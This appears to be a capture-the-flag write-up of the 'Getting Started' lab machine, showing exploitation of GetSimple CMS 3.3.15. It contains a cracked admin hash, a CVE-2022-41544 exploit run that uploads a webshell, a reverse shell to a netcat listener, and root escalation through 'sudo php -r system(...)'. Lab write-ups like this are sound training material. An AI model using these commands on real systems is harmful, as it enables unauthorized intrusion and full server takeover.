
This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<item>
  ▼<apikey>
     <![CDATA[ 4f399dc72ff8e619e327800f851e9986 ]]>
   </apikey>
 </item>
```

Sensitive info

API key found : 4f399dc72ff8e619e327800f851e9986

```
http://10.129.47.83/data/users/admin.xml
```




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<item>
   <USR>admin</USR>
   <NAME/>
   <PWD>d033e22ae348aeb5660fc2140aec35850c4da997</PWD>
   <EMAIL>admin@gettingstarted.com</EMAIL>
   <HTMLEDITOR>1</HTMLEDITOR>
   <TIMEZONE/>
   <LANG>en_US</LANG>
 </item>
```

Sensitive info

Admin username and password hash found

admin
d033e22ae348aeb5660fc2140aec35850c4da997
admin@gettingstarted.com



Enter up to 20 non-salted hashes, one per line:

```
d033e22ae348aeb5660fc2140aec35850c4da997
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d033e22ae348aeb5660fc2140aec35850c4da997	sha1	admin

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Exploitation Checklist

Server: Apache/2.4.41 (Ubuntu)

- ☐ [CVE-2021-41773 -> Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)]

http-title: Welcome to GetSimple! - gettingstarted


- ☐ [CVE - 2022-41544 -> GetSimple CMS v3.3.16 - Remote Code Execution (RCE)]
- ☐ [Metasploit -> GetSimpleCMS PHP File Upload Vulnerability]
- ☐ [CVE - # - # -> Getsimple CMS 3.3.10 - Arbitrary File Upload]
- ☐ Metasploit -> 0 exploit/unix/webapp/get_simple_cms_upload_exec
- ☐ Metasploit -> 1 exploit/multi/http/getsimplecms_unauth_code_exec



```
msf6 > search exploit getsimple

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/get_simple_cms_upload_exec  2014-01-04       excellent  Yes    GetSimpleCMS PHP File Upload Vulnerability
   1  exploit/multi/http/getsimplecms_unauth_code_exec  2019-04-28     excellent  Yes    GetSimpleCMS Unauthenticated RCE
```

Admin Login Page

```
http://10.129.47.83/admin/
```


Not secure 10.129.47.83/admin/
gettingstarted
Username:
Password:
Login
« Back to Website | Forgot your password? »

Sensitive information


version identified as 3.3.15 for get simple and its old

Sensitive info

API key found: 4f399dc72ff8e619e327800f851e9986

Sensitive info

admin // d033e22ae348aeb5660fc2140aec35850c4da997
admin:admin
admin@gettingstarted.com



Enter up to 20 non-salted hashes, one per line:

```
d033e22ae348aeb5660fc2140aec35850c4da997
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d033e22ae348aeb5660fc2140aec35850c4da997	sha1	admin

Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.


Initial Foothold

```
nc -nvlp 1612
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Getting Started]
└─$ nc -nvlp 1612
listening on [any] 1612 ...
```

```
python3 CVE-2022-41544.py 10.129.47.83 / 10.10.14.79:1612 admin
```




```
┌──(nathan㉿BADRAM)-[~/…/Getting Started/Logs/3 Initial Foothold/CVE-2022-41544]
└─$ python3 CVE-2022-41544.py 10.129.47.83 / 10.10.14.79:1612 admin
/mnt/hgfs/CTF-Challenges/Getting Started/Logs/3 Initial Foothold/CVE-2022-41544/CVE-2022-41544.py:7: DeprecationWarning
: 'telnetlib' is deprecated and slated for removal in Python 3.13
  import telnetlib

 CCC V     V EEEE      22   000   22   22      4  4  11  5555 4  4 4  4
C    V     V E        2  2 0  00 2  2 2  2     4  4 111  5    4  4 4  4
C     V   V  EEE  ───   2  0 0 0   2    2  ─── 4444  11  555  4444 4444
C      V V   E         2   00   0  2    2          4  11     5    4    4
 CCC    V    EEEE     2222  000  2222 2222          4 11l1 555     4    4

[+] the version 3.3.15 is vulnrable to CVE-2022-41544
[+] apikey obtained 4f399dc72ff8e619e327800f851e9986
[+] csrf token obtained
[+] Shell uploaded successfully!
[+] Webshell trigged successfully!

┌──(nathan㉿BADRAM)-[~/…/Getting Started/Logs/3 Initial Foothold/CVE-2022-41544]
└─$ 
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Getting Started]
└─$ nc -nvlp 1612
listening on [any] 1612 ...

connect to [10.10.14.79] from (UNKNOWN) [10.129.47.83] 36786
whoami
www-data
hostname
gettingstarted
```

Upgrading tty



```
which python3
/usr/bin/python3
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@gettingstarted:/var/www/html$ ^Z
zsh: suspended  nc -nvlp 1612

┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Getting Started]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 1612

www-data@gettingstarted:/var/www/html$ export TERM=xterm-256color
www-data@gettingstarted:/var/www/html$ stty rows 65 columns 238
www-data@gettingstarted:/var/www/html$ pwd
/var/www/html
www-data@gettingstarted:/var/www/html$
```




```
www-data@gettingstarted:/var/www/html$ cd /home
www-data@gettingstarted:/home$ ll
ll: command not found
www-data@gettingstarted:/home$ ls
mrb3n
www-data@gettingstarted:/home$ cd mrb3n/
www-data@gettingstarted:/home/mrb3n$ ls
user.txt
www-data@gettingstarted:/home/mrb3n$ cat user.txt
7002d65b149b0a4d19132a66feed21d8
www-data@gettingstarted:/home/mrb3n$
```

Flag

cat user.txt
7002d65b149b0a4d19132a66feed21d8


Privilege Escalation

```
sudo -l
```



```
www-data@gettingstarted:/home/mrb3n$ sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/home/mrb3n$
```

```
https://gtfobins.github.io/gtfobins/php/
```




Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```



```
www-data@gettingstarted:/home/mrb3n$ which bash
/usr/bin/bash
www-data@gettingstarted:/home/mrb3n$ CMD="/bin/sh"
www-data@gettingstarted:/home/mrb3n$ sudo php -r "system('$CMD');"
whoami
root
```



```
cd /root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

Flag

cat root.txt
f1fba6e9f71efb2630e6e34da6387842